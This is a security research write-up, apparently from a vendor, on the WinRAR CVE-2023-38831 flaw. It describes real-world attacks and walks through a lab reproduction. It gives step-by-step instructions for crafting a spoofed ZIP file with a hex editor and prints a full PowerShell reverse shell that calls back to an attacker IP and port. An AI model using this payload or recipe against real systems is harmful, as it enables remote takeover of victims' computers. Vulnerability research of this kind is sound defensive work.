

# Research & Technique

## WinRAR Arbitrary Code Execution vulnerability (CVE-2023-38831)

### ■ Outline of the vulnerability

In August 2023, the CVE-2023-38831 vulnerability, which can execute arbitrary codes in WinRAR® 6.22 or lower, RARLAB's file compression and decompression software for Windows OS, was disclosed. This vulnerability leads to the alternative execution of malware when normal documents are executed in normal document files with modified extensions and ZIP files containing malware.


Exploiting this, attacks targeting cryptocurrency and stock traders were recently discovered on a number of sites, including a cryptocurrency forum. When a trader accesses the link to the compressed file distributed by the attacker and run the bait file, the malicious program infects the trader's device and withdraws stolen funds from the victim's account. To date, it has been revealed that at least 130 devices have been infected and suffered damage.



\*Source: group-ib

Figure 1. A malicious post uploaded as “my best Personal Strategy to trade with bitcoin”

Also, as the cyber war between Russia and Ukraine intensified, a case was discovered in which “GhostWriter (aka UAC-0057 or UNC1151),” one of the hacking organizations targeting Ukraine, attacked using the CVE-2023-38831 vulnerability. This organization targeted Ukraine and executed malware that it intentionally inserted using war-related link files as baits.



\*Source: CERT-UA

Figure 2. Official post of the Ukraine CERT team

RARLAB estimates that there are currently more than 500 million WinRAR users worldwide. The CVSS score of the CVE-2023-38831 vulnerability was 7.8, but WinRAR is widely used, and it is relatively easier to attack than other CVEs<sup>1</sup>.

---

<sup>1</sup> CVE (Common Vulnerabilities and Exposures): List of publicly known computer security flaws



## WinRAR 6.23

### Compress, Encrypt, Package and Backup with only one utility



With over 500 million users worldwide, WinRAR is the world's most popular compression tool!

There is no better way to compress files for efficient and secure file transfer. Providing fast email transmission and well-organized data storage options, WinRAR also offers solutions for users working in all [industries and sectors](#).

WinRAR is a powerful archiver extractor tool, and can open all popular file formats.

RAR and WinRAR are [Windows 11™](#) and [Windows 10™ compatible](#); available in over 50 languages and in both 32-bit and 64-bit; compatible with several operating systems (OS), and it is the only compression software that can work with Unicode.

\*Source: RARLAB

Figure 3. Official WinRAR site

For this reason, this vulnerability is easy to utilize in combination with other attacks. For example, if used in an attack in conjunction with ransomware, it can cause significant damage. Therefore, users need to pay special attention to it.

## ■ Affected software versions

WinRAR versions vulnerable to CVE-2023-38831 are as follows:

S/W type	Vulnerable versions
WinRAR	All versions below WinRAR 6.22

## ■ Attack scenario

The attack scenario using the CVE-2023-38831 vulnerability is as follows:




Figure 4. CVE-2023-38831 attack scenario

- ① The attacker creates a ZIP file with the malicious script, causing the CVE-2023-38831 vulnerability, inserted.
- ② The attacker distributes the created malicious ZIP file through mail/bulletin board/messenger.
- ③ The victim downloads the distributed ZIP file to the PC.
- ④ The victim opens the downloaded malicious ZIP file with a vulnerable version of WinRAR.
- ⑤ When the victim opens the document in the ZIP file to which extension spoofing<sup>2</sup> is applied, the malicious script inserted by the attacker is executed.
- ⑥ The attacker takes over the victim's PC through the malicious script, and steals important internal information.

<sup>2</sup> Extension Spoofing: An attack technique that hides the actual format of a file and disguises it as another file by manipulating the file extension

## ■ Test environment configuration information

Build a test environment and look at the operation process of CVE-2023-38831.


Name	IP	Information
<b>Victim</b>	192.168.0.2	Windows 10 Pro 22H2 WinRAR 6.22
<b>Attacker</b>	192.168.0.9	Windows 10 Pro 22H2

## ■ Vulnerability test

### Step 1. Configure environment

1) Download the WinRAR 6.22 version with the CVE-2023-38831 vulnerability to the victim's PC.

Download Address
<a href="https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe">https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe</a>

The screenshot shows a web browser window with the URL <https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-622.exe>. A "File download" dialog box is open, asking "Do you want to save this file?". The file name is "winrar-x64-622.exe" and the size is "3.4 MB". The save location is "C:\Users\WK1210449\Downloads". The dialog box has "Cancel", "Save as", "Open", and "Save" buttons. The background page shows the WinRAR logo, a search bar, a language dropdown set to "English", and a "Send" button for a newsletter sign-up. The page also contains a note regarding privacy policy and a disclaimer about special offers.

\*Source: RARLAB

Figure 5. Downloading the WinRAR 6.22 version

2) Install the downloaded WinRAR 6.22 version.





Figure 6. Installing the WinRAR 6.22 version

## Step 2. Create a malicious ZIP file

1) The attacker prepares a normal document file (any file, including documents and images) and a malicious script file to be used in the attack.



Name	Date modified	Type	Size
resume.pdf → Normal Document File	9/5/2023 8:12 PM	Hpdf Document	24 KB
script.bat → Script File	9/6/2023 12:51 PM	Windows Batch File	1 KB

Figure 7. Preparing the files to be included in the malicious ZIP file

The malicious script to be executed on the victim's PC was the Reverse Shell<sup>3</sup> script.

### Reverse Shell Script Address

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell>

The script connects a socket from the victim's PC to the attacker's server (192.168.0.9:4444) and transmits the results of executing the command received from the attacker on the victim's PC to the attacker.

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.0.9',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()};$client.Close()"
```

Figure 8. Malicious script (script.bat)

<sup>3</sup> Reverse Shell: A network shell that opens a connection through malware running on the target system to access and control it



2) After creating a directory with the same name as a normal document file, move the malicious script file to that directory and change the name to the same name as the document file. At this time, to use extension spoofing, add a dummy letter ('A' or 'B') to the end of all file names and directory names.

In Windows, file names and directory names cannot be the same. So, two dummy characters, 'A' and 'B', were used to differentiate them. The list of configured files is shown below.




Figure 9. Configuring a modified ZIP file to cause a vulnerability

3) Compress all configured files and directories into the ZIP file.




Figure 10. Compressing with the ZIP file

4) Open the created ZIP file with the hex editor (HxD)<sup>4</sup> and use the search function to search for 'resume.pdf', the name of the document file and directory.




Figure 11. Search for data to be altered through the hex editor

<sup>4</sup> Hex editor (HxD): A tool to edit and analyze binary data with a hexadecimal editor that can be used in Windows

5) Change all dummy characters added at the end of the searched document file and directory name to spaces (0x20) and save to complete the malicious ZIP file.




Figure 12. Replacing dummy characters with spaces

### Step 3. Distribute the malicious ZIP file

The attacker distributes the created malicious ZIP file to the victim and induces him/her to download it.




Figure 13. Distributing the malicious ZIP file

#### Step 4. WinRAR vulnerability occurs through a malicious ZIP file

When the victim opens the downloaded malicious ZIP file with a vulnerable version of WinRAR and executes the compressed document file (resume.pdf), the reverse shell script inserted by the attacker is executed at the same time. More details about this are explained in the detailed analysis of vulnerability.

